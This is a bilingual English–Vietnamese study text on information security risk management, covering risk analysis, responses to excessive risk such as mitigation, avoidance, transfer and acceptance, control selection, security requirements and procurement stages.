This chart highlights the relative advantages of Quantitative and Qualitative Analyses. Biểu đồ này nêu bật những lợi thế tương đối của Phân tích Định lượng và Định tính.

Quantitative Advantages	Qualitative Advantages
Tied to \$\$\$	Easier to perform
More likely to sway stakeholders	Yield rapid results
Not as subjective	Great for prioritizing
Established practices and calculations	Strong starting point

RISK MANAGEMENT

- Security is fundamentally about risk
- Goal of Risk Management is to ensure that risks are confined to an acceptable level
 - Obviously, must know risks to ensure they are acceptable
- Perform Risk Analysis to determine risks
 - Countermeasure selection performed to reduce risks to an acceptable level

Risk Management

As previously discussed in the Introduction to Risk section, much of security professionals' jobs are centered on dealing with issues of risk management. To that end, risk analysis is a key process that the security professional needs to be familiar with. Như đã thảo luận trước đây trong phần Giới thiệu về Rủi ro, phần lớn công việc của các chuyên gia bảo mật tập trung vào việc giải quyết các vấn đề về quản lý rủi ro. Vì vậy, phân tích rủi ro là một quy trình quan trọng mà chuyên gia bảo mật cần phải làm quen.

Though we have already discussed quantitative and qualitative risk analysis, we will continue reviewing risk analysis in more detail. Ultimately, the goal of analyzing risk is to understand the current state of risk and make informed decisions about where items need additional scrutiny. Mặc dù chúng tôi đã thảo luận về phân tích rủi ro định lượng và định lượng, chúng tôi sẽ tiếp tục xem xét phân tích rủi ro chi tiết hơn. Cuối cùng, mục tiêu của việc phân tích rủi ro là để hiểu được tình trạng hiện tại của rủi ro và đưa ra quyết định sáng suốt về vị trí các hạng mục cần được xem xét kỹ lưỡng hơn.

PRIORITIZING RISK REDUCTION

- Risk must take into account the context of the organization and system
- Not all vulnerabilities are created equal
 - Even when it is the exact same vulnerability
- An effective risk reduction strategy needs to prioritize which risks are reduced and how
 - Should all vulnerabilities for a critical system be remediated first?
 - Should a commonly occurring vulnerability throughout the enterprise be remediated first?
- Approach depends on the business and potential impact

Prioritizing Risk Reduction **Ưu tiên giảm thiểu rủi ro**

Naturally, it would be preferable if there was no risk at all. Unfortunately, organizations have neither unlimited time nor budget to address even all known vulnerabilities. So, risk reduction must be prioritized. This is an additional output of our risk analysis: Which are the most significant risks? **Đương nhiên, sẽ tốt hơn nếu không có rủi ro nào cả.** **Thật không may, các tổ chức không có thời gian và ngân sách không giới hạn để giải quyết thậm chí tất cả các lỗ hổng đã biết.** Vì vậy, việc **giảm thiểu rủi ro phải được ưu tiên.** Đây là một kết quả bổ sung của phân tích rủi ro của chúng tôi: **Những rủi ro nào là đáng kể nhất?**

Effective risk management must prioritize a risk reduction strategy, taking into account all of the input to the risk analysis equation as well as the time and cost to implement countermeasures capable of eliminating or reducing risks to an acceptable level. Quản lý rủi ro hiệu quả phải ưu tiên một chiến lược giám thiểu rủi ro, có tính đến tất cả các yếu tố đầu vào cho phương trình phân tích rủi ro cũng như thời gian và chi phí để thực hiện các biện pháp đối phó có khả năng loại bỏ hoặc giảm rủi ro đến mức có thể chấp nhận được.

SYSTEM-SPECIFIC RISK ANALYSIS

System-Specific Risk Analysis

- Individual systems' risk postures are analyzed
- Particular threats, vulnerabilities, and controls are assessed from the system vantage point
- The impact is based upon the particular information system, services provided, and data housed/processed

Individual system risk scores will be calculated and carried forward to an overall risk assessment

System-Specific Risk Analysis

Though discussed abstractly, particular threats and vulnerabilities are analyzed in light of specific information systems as opposed to in general. So, the calculations that have been discussed from a risk analysis standpoint will have to be performed many times over. Mặc dù được thảo luận một cách trừu tượng, các mối đe dọa và lỗ hổng cụ thể được phân tích dựa trên các hệ thống thông tin cụ thể chứ không phải nói chung. Vì vậy, các tính toán đã được thảo luận trên quan điểm phân tích rủi ro sẽ phải được thực hiện nhiều lần.

Thankfully, some of the data can be reused after calculating once, but this is still an onerous process. Obviously, to understand a system's risk requires a detailed understanding of the asset's role and value to the organization first. This information will inform us about the potential impact associated with exploitation of vulnerabilities affecting this system. Rất may, một số dữ liệu có thể được sử dụng lại sau khi tính toán một lần, nhưng đây vẫn là một quá trình phức tạp. Rõ ràng, để hiểu được rủi ro của một hệ thống, trước tiên cần phải hiểu chi tiết về vai trò và giá trị của tài sản đó đối với tổ chức. Thông tin này sẽ cho chúng tôi biết về tác động tiềm ẩn liên quan đến việc khai thác các lỗ hổng ảnh hưởng đến hệ thống này.

RISK DETERMINATION

Risk = Threat x Vulnerability sure looked like a simple formula

- Understand threats and their motivations
- Understand particular vulnerabilities and the likelihood of exploitation
- Understand CIA impacts if exploited
- Understand controls that could limit the impact or decrease the likelihood
- Perform this calculation for each particular vulnerability on each system
- Aggregate the scores ... and, finally, determine overall risk

Risk Determination

Now that all of the components have been identified and analyzed, actual risk determination can be performed.

Risk = Threat x Vulnerability sure looked like a simple formula, but now we can appreciate all that goes into this calculation.

Threat involves understanding threat sources, their motivations, and capabilities. We also have to understand particular vulnerabilities and the likelihood of successful exploitation. Presuming successful exploitation, we must understand CIA impacts. We must also assess the current controls that could limit the impact or decrease the likelihood. With all of this, we can now perform the risk calculation for each particular vulnerability on each system. Then we just have to aggregate the scores ... and, finally, determine overall risk. And then, we get to do something about it, or not. Để dọa liên quan đến việc tìm hiểu các nguồn đe dọa, động cơ và khả năng của chúng. Chúng tôi cũng phải hiểu các lỗ hổng cụ thể và khả năng khai thác thành công. Giả sử khai thác thành công, chúng ta phải hiểu các tác động của CIA. Chúng tôi cũng phải đánh giá các biện pháp kiểm soát hiện tại có thể hạn chế tác động hoặc giảm khả năng xảy ra. Với tất cả những điều này, giờ đây chúng tôi có thể thực hiện tính toán rủi ro cho từng lỗ hổng cụ thể trên mỗi hệ thống. Sau đó, chúng tôi chỉ cần tổng hợp điểm số... và cuối cùng, xác định rủi ro tổng thể. Và sau đó, chúng ta phải làm gì đó với nó, hoặc không.

EXCESSIVE RISK

Excessive risk does not necessarily mean a lot of risk

- Simply means that the level of risk is unacceptable to the decision makers

Once determined that the risk exceeds acceptable levels, the organization must determine how to proceed

Excessive Risk

So, you have spent many sleepless nights and finally completed the individual and overall risk analysis. Management will review and determine whether the determined risk level is acceptable or not. If not, then the risk is excessive, which doesn't mean a lot of risk, but rather simply that the risk exceeds acceptable levels. Vì vậy, bạn đã trải qua nhiều đêm mất ngủ và cuối cùng đã hoàn thành việc phân tích rủi ro cá nhân và tổng thể. Ban Giám đốc sẽ xem xét và xác định xem mức độ rủi ro đã xác định có được chấp nhận hay không. Nếu không, thì rủi ro là quá mức, không có nghĩa là nhiều rủi ro, mà chỉ đơn giản là rủi ro vượt quá mức chấp nhận được.

If risk is determined to be excessive, then the organization must determine what the response will be. There are several different valid responses. Many expect that the default response to excessive risk would simply be to decrease the risk directly. This is one, but not the only valid response to excess risk. Nếu rủi ro được xác định là vượt quá hay **excessive**, thì tổ chức phải xác định phản ứng sẽ là gì. Có một số câu trả lời hợp lệ khác nhau. Nhiều người mong đợi rằng phản ứng mặc định đối với rủi ro quá mức chỉ đơn giản là giảm rủi ro một cách trực tiếp. Đây là một, nhưng không phải là phản ứng hợp lệ duy nhất đối với rủi ro vượt quá.

RISK MITIGATION

The most obvious approach to excess risk is to attempt to reduce the risk to an **acceptable level**

- Risk Mitigation is taking actions that decrease the risk
- Not the only approach that can be taken in light of excess risk

This is the route that security professionals typically expect businesses to go

Risk Mitigation

The most obvious approach to excess risk is to attempt to reduce the risk to what is perceived to be an acceptable level. While this tends to be the route security professionals advise and expect the business to pursue, it is not the only action the organization can take. Cách tiếp cận rõ ràng nhất đối với rủi ro vượt mức hay excess risk là cố gắng giảm rủi ro xuống mức được cho là có thể chấp nhận được. Mặc dù đây có xu hướng là lộ trình mà các chuyên gia an ninh tư vấn và mong muốn doanh nghiệp theo đuổi, nhưng nó không phải là hành động duy nhất mà tổ chức có thể thực hiện.

Let's explore some of the other approaches as well.

MITIGATING RISK

- Mitigation strategies are the most common outcome when an unacceptable level of risk is identified
- Mitigation can come in many flavors
 - Threat-oriented – Focused on reducing motivation of the threat agents
 - Vulnerability-oriented – Reducing the vulnerabilities that the threat can exploit
 - Impact-oriented – Reducing the overall impact that exploitation entails
 - Likelihood-oriented – Reducing the likelihood that the threat can exploit the vulnerability

Mitigating Risk

The most common outcome, and the one security professionals expect, is that risks that are deemed unacceptable will be mitigated. There are many and varied ways to mitigate risks. Kết quả phổ biến nhất và là kết quả mà các chuyên gia bảo mật mong đợi, là các rủi ro được coi là không thể chấp nhận được sẽ được giảm thiểu. Có nhiều cách khác nhau để giảm thiểu rủi ro.

Mitigation can be:

- Threat-oriented – Focused on reducing motivation of the threat agents = Định hướng vào mối đe dọa - Tập trung vào việc giảm động lực của các tác nhân đe dọa
- Vulnerability-oriented – Reducing the vulnerabilities that the threat can exploit = Định hướng lỗ hổng bảo mật - Giảm các lỗ hổng mà mối đe dọa có thể khai thác
- Impact-oriented – Reducing the overall impact that exploitation entails = Định hướng tác động - Giảm tác động

tổng thể mà việc khai thác gây ra

- Likelihood-oriented – Reducing the likelihood that the threat can exploit the vulnerability = Định hướng khả năng xảy ra - Giảm khả năng mối đe dọa có thể khai thác lỗ hổng bảo mật

Some examples of how these might be accomplished: Reducing threat motivation could be accomplished through deterrents (such as increased rates of prosecution for crimes); Vulnerability oriented mitigations are often the most common and can be achieved by patching or installing host or network-based countermeasures. Một số ví dụ về cách thực hiện những điều này: Giảm động cơ đe dọa có thể được thực hiện thông qua các biện pháp ngăn chặn (chẳng hạn như tăng tỷ lệ truy tố tội phạm); **Các biện pháp giảm thiểu theo hướng lỗ hổng** thường là phổ biến nhất và có thể đạt được bằng cách và hoặc cài đặt các biện pháp đối phó dựa trên máy chủ hoặc mạng.

RISK AVOIDANCE

- Risk Avoidance sounds a bit trite but is a legitimate response
- Risk Avoidance typically involves deciding not to move forward with a project that introduces the risk
- Could also involve decommissioning a deployed system

Risk Avoidance

Well, how about we just avoid that risky behavior? It sounds a bit childish to simply say, "well, let's just avoid that big scary risk," but it is actually a legitimate response. Chà, làm thế nào về việc chúng ta chỉ cần tránh hành vi nguy cơ đó? Nghe có vẻ hơi trẻ con khi chỉ đơn giản nói, "thôi, hãy tránh rủi ro lớn đáng sợ đó," nhưng đó thực sự là một phản ứng chính đáng.

Risk avoidance in an enterprise typically involves declining not to move forward with a project that introduces the unacceptable level of risk. This could involve choosing another option that does not include the same degree of risk, or simply doing nothing. Việc tránh rủi ro trong một doanh nghiệp thường bao gồm việc từ chối không tiếp tục với một dự án đưa ra **mức độ rủi ro không thể chấp nhận được**. Điều này có thể liên quan đến việc chọn một tùy chọn khác không bao gồm mức độ rủi ro tương tự, hoặc đơn giản là không làm gì cả.

Risk avoidance with respect to systems could involve the decommissioning of a deployed information system. Việc tránh rủi ro đối với hệ thống có thể liên quan đến việc ngừng hoạt động của hệ thống thông tin đã triển khai.

TRANSFERRING RISK

- Risk Transfer, also known as Risk Sharing, involves a third party to help address excess risk
 - The most common type of Risk Transfer is the purchase of insurance to pay in the event of a loss
- Another approach to Risk Sharing is to outsource the risky system or application to a third party
- The outsourcer could have infrastructure such that a loss is less likely
 - Or, the loss could be covered by a Service Level Agreement in a way similar to insurance

Transferring Risk

Another approach to dealing with excessive risk is called Risk Transfer, which is also referred to as Risk Sharing. The idea is to involve a third party to help address the risk. The most common type of risk transfer is through the **purchase of insurance** to pay in the event of the loss that is too likely for the organization to

stomach.

Another approach to risk transfer is to outsource the risky system or application to a third party for development, management, hosting, or whatever the risky issue happens to be. The idea, in this case, is that the third party will be assuming the risk on behalf of the organization. It could be that the outsourcer, by nature, has more compensating controls that decrease the risk's likelihood of being realized. Or it could be that the loss is defined as part of a Service Level Agreement and that the third party is more willing to accept the risk. Một cách tiếp cận khác để chuyển giao rủi ro là thuê ngoài hệ thống hoặc ứng dụng rủi ro cho bên thứ ba để phát triển, quản lý, lưu trữ hoặc bất kỳ vấn đề rủi ro nào xảy ra. Trong trường hợp này, ý tưởng là bên thứ ba sẽ thay mặt tổ chức chấp nhận rủi ro. Về bản chất, có thể là người thuê ngoài có nhiều biện pháp kiểm soát bù đắp hơn để giảm khả năng xảy ra rủi ro. Hoặc có thể tổn thất được xác định là một phần của Thỏa thuận mức dịch vụ và bên thứ ba sẵn sàng chấp nhận rủi ro hơn.

DATA BREACH INSURANCE

SUPREME COURT OF THE STATE OF NEW YORK
COUNTY OF NEW YORK

ZURICH AMERICAN INSURANCE
COMPANY and ZURICH INSURANCE
COMPANY LTD.

Plaintiffs,

-against-

SONY CORPORATION OF AMERICA, SONY
COMPUTER ENTERTAINMENT AMERICA
LLC, SONY ONLINE ENTERTAINMENT
LLC, SONY COMPUTER ENTERTAINMENT,

- A recent development in Risk Transfer is the availability of Data Breach Insurance policies
- Data Breach Insurance is intended to pay out if an organization is breached
 - Typically targeted at regulated organizations
- Loopholes and exceptions to paying out are a significant concern
- Risk modeling is difficult, and there is a dearth of solid historical data for actuaries to leverage

Data Breach Insurance

One type of risk transfer that is discussed with increasing regularity is that of data breach insurance. The idea

is that organizations, rather than deploying infrastructure and countermeasures sufficient to prevent a data breach (difficult to quantify), opt instead to insure against the potential loss¹. Một loại chuyên giao rủi ro được thảo luận với tính thường xuyên ngày càng tăng là **bảo hiểm vi phạm dữ liệu**. Ý tưởng là các tổ chức, thay vì triển khai cơ sở hạ tầng và các biện pháp đối phó đủ để ngăn chặn vi phạm dữ liệu (khó xác định), thay vào đó hãy chọn bảo đảm chống lại tồn thắt tiềm ẩn¹.

The business of insurance is to allow for one to pay a certain amount in regular premiums to offset the cost associated with a particular uncertain loss such as, in this case, a data breach. Data breach insurance is intended to pay should the organization be breached. Be aware that loopholes and exceptions to paying out are currently a significant concern. Also important, many companies mistakenly assume that their insurance covering loss-of-business records would cover them in the instance of a data breach, which is often not the case.

Risk modeling is difficult, and there is a dearth of solid historical data for actuaries to leverage.

The image above is taken from the lawsuit filed by Zurich against Sony after Sony's major breach in 2011². Zurich was suing to not have to pay claims related to the breach as Sony did not specifically have a policy covering information security incidents.

[1] Insurance Against Cyber Attacks Expected to Boom <https://mgt414.com/a>

[2] ZURICH AMERICAN INSURANCE COMPANY et al v. SONY CORPORATION OF AMERICA et al Complaint | ACE Insurance Litigation Watch <https://mgt414.com/b>

ACCEPTING RISK

There will always be residual risk

- Even after additional countermeasures are employed, some level of risk will likely remain

Ultimately, some risk must be accepted

- Either this occurs explicitly and formally
- Or risk acceptance is implicit

Choosing not to employ additional avoidance, transfer, or mitigation measures is also risk acceptance

Accepting Risk

At some point, the organization will have to accept a certain level of risk. There will always be residual risk

even if mitigating countermeasures are leveraged. Either this occurs explicitly and formally, or risk is accepted implicitly by choosing not to employ additional avoidance, transfer, or mitigation measures.

Accepting the risk does not mean that the organization simply did not perform the analysis and accepts whatever risk they might have; that is the ostrich approach to risk management.

CONTROL IDENTIFICATION

Must identify controls/countermeasures before they can be selected

Before identifying additional controls

- First, identify existing controls
- Review current controls to see if they can be bolstered without significant CAPEX (capital expenditure) or OPEX (operational expenditure)

Also, identify additional countermeasures that could possibly mitigate risk

Control Identification

Before selecting potential controls and countermeasures for risk reduction, they must be identified. Naturally, existing countermeasures must first be enumerated and analyzed. The analysis of these countermeasures should determine not only that they exist and are in working order, but also classify them by the type of control

they represent: **preventive, detective, deterrent, or directive**. Trước khi lựa chọn các biện pháp kiểm soát và đối phó tiềm năng để giảm thiểu rủi ro, chúng phải được xác định. Đương nhiên, các biện pháp đối phó hiện có trước tiên phải được thống kê và phân tích. Việc phân tích các biện pháp đối phó này không chỉ cần xác định rằng chúng có tồn tại và đang hoạt động hay không mà còn phân loại chúng theo loại kiểm soát mà chúng đại diện: **phòng ngừa, trinh sát, ngăn chặn hoặc chỉ thị**.

Also, the existing controls should be reviewed with an eye to whether they can be bolstered without incurring significant capital or operational expense. Finally, additional countermeasures beyond the current should be identified for evaluation. Ngoài ra, các biện pháp kiểm soát hiện tại cần được xem xét lại để xem liệu chúng có thể được cung cấp mà không phát sinh vốn hoặc chi phí hoạt động đáng kể hay không. Cuối cùng, các biện pháp đối phó bổ sung ngoài dòng điện cần được xác định để đánh giá.

CONTROL ASSESSMENT

- After identification of countermeasures, they must be assessed
 - Determine the cost of the control or countermeasure
 - Also, determine the efficacy of the control at reducing risk
- Total Cost of Ownership (TCO) is often used as a measure of the true cost of a control
- Return On Investment (ROI) is a metric that could be used to determine the efficacy

Control Assessment

After identification of additional controls, they must be assessed. The goal is to determine both the cost of the control or countermeasure as well as its efficacy. Effectively, a cost-benefit analysis is being performed on the countermeasure to determine which countermeasure(s) to employ or whether the countermeasures should be adopted at all. Sau khi xác định các kiểm soát bổ sung, chúng phải được đánh giá. Mục tiêu là xác định cả chi phí của việc kiểm soát hoặc biện pháp đối phó cũng như hiệu quả của nó. Một cách hiệu quả, một phân tích chi phí - lợi ích đang được thực hiện đối với các biện pháp đối phó để xác định (các) biện pháp đối phó nào nên sử dụng hoặc liệu các biện pháp đối phó có nên được áp dụng hay không.

Two metrics that are often referenced for these types of assessments are Total Cost of Ownership (TCO) and Return On Investment (ROI). TCO attempts to capture the true cost of adopting something, beyond merely the capital expense. ROI attempts to determine how financially worthwhile something is based on how much money will be made based on the money spent. ROI is typically difficult for security countermeasures, as security will not make an organization money, but could only prevent future potential losses. Hai số liệu thường được tham chiếu cho các loại đánh giá này là Tổng chi phí sở hữu (TCO) và Lợi tức đầu tư (ROI). TCO cố gắng nắm bắt chi phí thực sự của việc áp dụng một thứ gì đó, ngoài chi phí vốn đơn thuần. ROI cố gắng xác định mức độ đáng giá về mặt tài chính của một thứ dựa trên số tiền sẽ được tạo ra dựa trên số tiền đã

chi tiêu. ROI thường khó đối với các biện pháp đối phó bảo mật, vì bảo mật sẽ không tạo ra tiền cho một tổ chức mà chỉ có thể ngăn chặn những tổn thất tiềm ẩn trong tương lai.

CONTROL/COUNTERMEASURE SELECTION

- ROI is typically easier to justify with preventive controls
- However, do not focus exclusively on preventive countermeasures
 - Prevention techniques can and will be bypassed
 - Question is whether you would even know it
- Detective controls are harder to justify with basic TCO and ROI calculations
 - Their value is clear when a previous breach is discovered well after the intrusion though

Control/Countermeasure Selection

If only ROI is employed to determine which control or countermeasure to employ, then typically preventive controls will almost exclusively be selected. Calculating a positive ROI for anything in security is difficult, as we have to justify based on reducing future potential losses. This is especially difficult for non-preventive controls. Nếu chỉ sử dụng ROI để xác định biện pháp kiểm soát hoặc biện pháp đối phó nào sẽ được sử dụng, thì các biện pháp kiểm soát phòng ngừa thông thường sẽ hầu như chỉ được lựa chọn. Việc tính toán ROI dương cho bất kỳ thứ gì trong lĩnh vực bảo mật là rất khó, vì chúng tôi phải biện minh dựa trên việc giảm các tổn thất có thể xảy ra trong tương lai. Điều này đặc biệt khó đối với các biện pháp kiểm soát không phòng ngừa.

However, appreciate that all preventive controls can and will be bypassed. There is no security silver bullet

that magically stops all attacks. Detective controls are vital. They become absolutely essential when performing incident or breach response. Tuy nhiên, đánh giá cao rằng tất cả các biện pháp kiểm soát phòng ngừa có thể và sẽ bị bỏ qua. Không có viên đạn bạc bảo mật nào có thể ngăn chặn mọi cuộc tấn công một cách kỳ diệu. Kiểm soát thám tử là rất quan trọng. Chúng trở nên hoàn toàn cần thiết khi thực hiện phản ứng sự cố hoặc vi phạm.


Course Roadmap

- **Security and Risk Management**
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY AND RISK MANAGEMENT

1. Overview
2. Cornerstone Security Principles
3. Risk Management
4. Risk and Acquisition
5. Threat Modeling
6. Legal, Compliance, and Privacy
7. Professional Ethics
8. Security Policies, Procedures, and Other Key Documents
9. Personnel Security Issues, Security Education, Training, and Awareness

DEFINING SECURITY REQUIREMENTS (1)



- What is the most significant security concern for the organization?
- Define security requirements accordingly

Defining Security Requirements (1)

As discussed previously, the fundamental security concerns center on three elements: Confidentiality, Integrity, and Availability. These three fundamental tenets of information security, along with how the business prioritizes these concerns, will help determine the security requirements for the organization.

Security requirements will, in turn, help to determine which security technologies, policies, and procedures are selected and implemented. Understand that most of your security boils down to addressing concerns about loss of Confidentiality, Integrity, or Availability. Conversely, CIA can be defined in terms of the loss, which would be Disclosure, Alteration, and Denial (DAD).

Note: On occasion, you will find breach of Availability termed Destruction rather than Denial.

DEFINING SECURITY REQUIREMENTS (2)

- While defining security requirements according to the importance of CIA to the organizations is valuable, there are other necessary considerations
- Is the organization required to adhere to specific security requirements as defined by governmental or industry-oriented regulations (PCI, SOX, GLBA, HIPAA, etc.)?
 - If so, then these must inform the organization's defined security requirements
- Is the organization attempting to adhere to consensus "best practices"?
 - If so, then the organization must determine what they consider to be these best practices and build them into the defined security requirements

Defining Security Requirements (2)

While defining security requirements according to the importance of CIA to the organizations is valuable, there are other necessary considerations as well. For example, does the organization adhere to specific security requirements as defined by governmental or industry-oriented regulations (PCI, SOX, GLBA, HIPAA, etc.)? If so, then these must inform the organization's defined security requirements. *Mặc dù xác định các yêu cầu bảo mật theo tầm quan trọng của CIA đối với các tổ chức là có giá trị, nhưng cũng có những cần nhắc cần thiết khác. Ví dụ: tổ chức có tuân thủ các yêu cầu bảo mật cụ thể như được xác định bởi các quy định của chính phủ hoặc theo định hướng của ngành (PCI, SOX, GLBA, HIPAA, v.v.) không? Nếu đúng như vậy, thì những yêu cầu này phải thông báo cho các yêu cầu bảo mật đã xác định của tổ chức.*

Another consideration: Is the organization generally attempting to adhere to consensus "best practices"? If so, then the organization must determine what they consider to be these best practices, and build them into the defined security requirements as well.

COMMUNICATING SECURITY REQUIREMENTS

- Security personnel help to define security requirements
- Perhaps even more important is that security personnel must effectively communicate security requirements throughout the organization
 - Simply stating security requirements is not enough
- Security department must champion security requirements to gain buy-in from senior management, engineers, developers, and even staff
 - Like the difference between an organization knowing what should be done and actually being compelled to do it
- Cannot simply rely on spreading FUD (Fear, Uncertainty, and Doubt) to convince others of security's importance

Communicating Security Requirements

Defining security requirements can be a chore on its own, especially if the organization must adhere to multiple industry-specific or other governmental regulations. However, merely defining the security requirements alone is not nearly sufficient. The next step is communicating those security requirements to key players within the organization, and ensuring that they are not only aware of the requirements, but also willing to help ensure the organization's adherence to the defined requirements. *Tự xác định các yêu cầu bảo mật có thể là một công việc vặt, đặc biệt nếu tổ chức phải tuân thủ nhiều quy định cụ thể của ngành hoặc các quy định khác của chính phủ. Tuy nhiên, chỉ xác định các yêu cầu bảo mật là không đủ. Bước tiếp theo là truyền đạt các yêu cầu bảo mật đó cho những người chơi chính trong tổ chức và đảm bảo rằng họ không chỉ nhận thức được các yêu cầu mà còn sẵn sàng giúp đảm bảo tổ chức tuân thủ các yêu cầu đã xác định.*

Communicating security requirements in such a way as to receive the appropriate level of buy-in can be difficult. A common approach to convincing others of the importance of security is to rely on spreading FUD (Fear, Uncertainty, and Doubt). While an appreciation of the threats and vulnerabilities applicable to enterprises is necessary, be certain to temper the tendency to try to simply scare people into believing security. Việc truyền đạt các yêu cầu bảo mật theo cách để nhận được mức mua vào phù hợp có thể khó khăn. Một cách tiếp cận phổ biến để thuyết phục người khác về tầm quan trọng của bảo mật là dựa vào việc lan truyền FUD (Sợ hãi, Không chắc chắn và Nghi ngờ). Mặc dù đánh giá cao các mối đe dọa và lỗ hổng bảo mật áp dụng cho doanh nghiệp là cần thiết, nhưng hãy chắc chắn để kiềm chế xu hướng chỉ đơn giản là khiến mọi người sợ hãi tin vào bảo mật.

Convince them instead with well-reasoned arguments that take into account the organization's size, industry, and relative maturity of the security program. Communicating security in this fashion makes for more lasting appreciation of security even when the highly visible breach doesn't materialize within the year. Thay vào đó, hãy thuyết phục họ bằng các lập luận hợp lý có tính đến quy mô của tổ chức, ngành và mức độ trưởng thành tương đối của chương trình bảo mật. Giao tiếp bảo mật theo cách này giúp đánh giá lâu dài hơn về bảo mật ngay cả khi vi phạm có thể nhìn thấy rõ ràng không thành hiện thực trong năm.

MAJOR BUSINESS CHANGES

- The modern diverse enterprise presents a complex security paradigm
 - Even more so for enterprises undergoing high-level business changes
- The prospect of fundamental changes in the business is challenging on all levels, including security
- Mergers and Acquisitions are particularly disruptive events that can significantly impact security

Major Business Changes

The modern diverse enterprise presents a complex security paradigm with which the security professional must interact. Enterprises undergoing high-level business changes represent even more complex security situations.

The prospect of fundamental changes in the business is challenging on all levels, including security.

Mergers and Acquisitions are particularly disruptive events that can significantly impact security. Their converse, demergers and deacquisitions, are just as disruptive, if not more so; likewise, the introduction of new products and technology can present challenges.

SECURITY ARCHITECTURE: MERGERS AND ACQUISITIONS

- Mergers and Acquisitions represent highly disruptive business events
 - They impact virtually every aspect of both organizations, including security
- Typically, economies of scale warrant significant consolidation of information systems
- While large project management teams will be attempting to ensure the high-level project does not fail
 - Often new information security risks are overlooked as not representing imminent risks

Security Architecture: Mergers and Acquisitions

Mergers and Acquisitions represent highly disruptive business events that readily impact virtually every aspect of both organizations. Naturally, security will be greatly impacted by the significant changes. Sáp nhập và Mua lại đại diện cho các sự kiện kinh doanh mang tính đột phá cao, có thể dễ dàng tác động đến hầu hết mọi khía cạnh của cả hai tổ chức. Đương nhiên, bảo mật sẽ bị ảnh hưởng rất nhiều bởi những thay đổi đáng kể.

Typically, economies of scale warrant significant consolidation of information systems. While this can certainly present a prime opportunity to create or renew attention to security, it can also present significant risk to the general security posture. Certainly, large project management teams will be attempting to ensure the high-level project does not fail; however, general information security risks that don't represent imminent threats are overlooked. Thông thường, tính kinh tế theo quy mô đảm bảo sự hợp nhất đáng kể của các hệ thống thông tin. Mặc dù điều này chắc chắn có thể là cơ hội chính để tạo ra hoặc tái tạo sự chú ý đến an ninh, nhưng nó cũng có thể gây ra rủi ro đáng kể cho tình hình an ninh chung. Chắc chắn, các nhóm quản lý dự án lớn sẽ cố gắng đảm bảo dự án cấp cao không bị thất bại; tuy nhiên, các rủi ro bảo mật thông tin chung không đại diện cho các mối đe dọa sắp xảy ra sẽ bị bỏ qua.

Resource: The SANS Reading Room contains a relevant paper by Anita Hartman, "Security Considerations in the Merger/Acquisition Process"^[1]

[1] Security Considerations in the Merger/Acquisition Process <https://mgt414.com/c>

SECURITY ARCHITECTURE: DEMERGERS AND DEACQUISITIONS

- Demergers and Deacquisitions are often even more disruptive to security than Mergers and Acquisitions
- If bringing together information systems is a security challenge, splitting them can be a nightmare
- The difficulty from a security perspective is often related to how intertwined the now-disparate organizations were

Security Architecture: Demergers and Deacquisitions

Mergers and acquisitions are highly disruptive business events. Demergers and Deacquisitions are often even more disruptive to information security.

If bringing together information systems is a security challenge, splitting them can be a nightmare. The difficulty from a security perspective is often related to how intertwined the now-disparate organizations were. This could be simply spinning off a particular line of business or as involved as resevering previously joined organizations.

Though maintaining an appropriate information security posture is not probably one of the overarching business concerns, this time of turmoil presents an opportunity and a challenge to streamline each resultant organization's security controls. Further, because of the intimate nature of the relationship that the newly separate organizations had previously, there exists an increased capability of an insider (or formerly insider) attack.

PROCUREMENT - REQUEST FOR INFORMATION (RFI)

- Procuring goods or services is a common activity in an enterprise
- An initial Request for Information (RFI) is made to initially gather information about the available providers of the item being procured
 - Also is used to identify which vendors will be included/excluded from the RFP/RFQ
- The goal of an RFI is to determine providers/suppliers' capabilities and to allow for questions and tuning prior to the RFP

Procurement – Request for Information (RFI)

Procuring goods or services is a common activity in an enterprise. A standard procurement process has some different phases that the procurement might progress through. An initial Request for Information (RFI) is made to initially gather information about the available providers of the item or service being procured.

The RFI is also used to identify which vendors will be included/excluded from the subsequent RFP/RFQ. Typically, the RFI represents simply one of the earlier phases of the procurement process. The goal of an RFI is to determine providers/suppliers' capabilities and to allow for questions and tuning prior to the RFP.

PROCUREMENT - REQUEST FOR PROPOSAL (RFP)

- The goal of the Request for Proposal (RFP) stage of procurement is to determine which providers will bid for the project and what their proposal looks like
 - RFP might include RFI and RFQ as part of it
- Security evaluation of the proposals is important even for non-security-oriented projects/products
 - Customers often assume security measures are implied; only sometimes are they correct

Procurement – Request for Proposal (RFP)

The goal of the Request for Proposal (RFP) stage of procurement is to determine which providers will bid for the project, what their proposal looks like, and commonly, what the cost will be. Mục tiêu của giai đoạn mua sắm Yêu cầu Đề xuất (RFP) là xác định nhà cung cấp nào sẽ đấu thầu cho dự án, đề xuất của họ trông như thế nào và thông thường, chi phí sẽ là bao nhiêu.

An RFP might include RFI and RFQ as part of it. Security evaluation of the proposals is important even for non-security-oriented projects/products. Addressing security as early as possible is the key to affecting significant enterprise-wide change. Customers often assume security measures are implied; only sometimes are they correct. RFP có thể bao gồm RFI và RFQ như một phần của nó. Đánh giá bảo mật của các đề xuất là quan trọng ngay cả đối với các dự án / sản phẩm không theo định hướng bảo mật. Giải quyết vấn đề bảo mật càng sớm càng tốt là chìa khóa để ảnh hưởng đến sự thay đổi đáng kể trong toàn doanh nghiệp. Khách hàng thường cho rằng các biện pháp bảo mật được ngũ ý; chỉ đôi khi chúng đúng.

PROCUREMENT - REQUEST FOR QUOTE (RFQ)

Another procurement document, the Request for Quote (RFQ), is focused on determining the cost a supplier/provider would charge

- Request for Quote information could be included as part of the overall RFP for a complex initiative

The RFQ can be a standalone document, but typically for less complex or commoditized solutions that will not have huge differences among providers

Procurement – Request for Quote (RFQ)

Another procurement document, the Request for Quote (RFQ), is focused on determining the cost a supplier/provider would charge. Request for Quote information could be included as part of the overall RFP for a complex initiative.

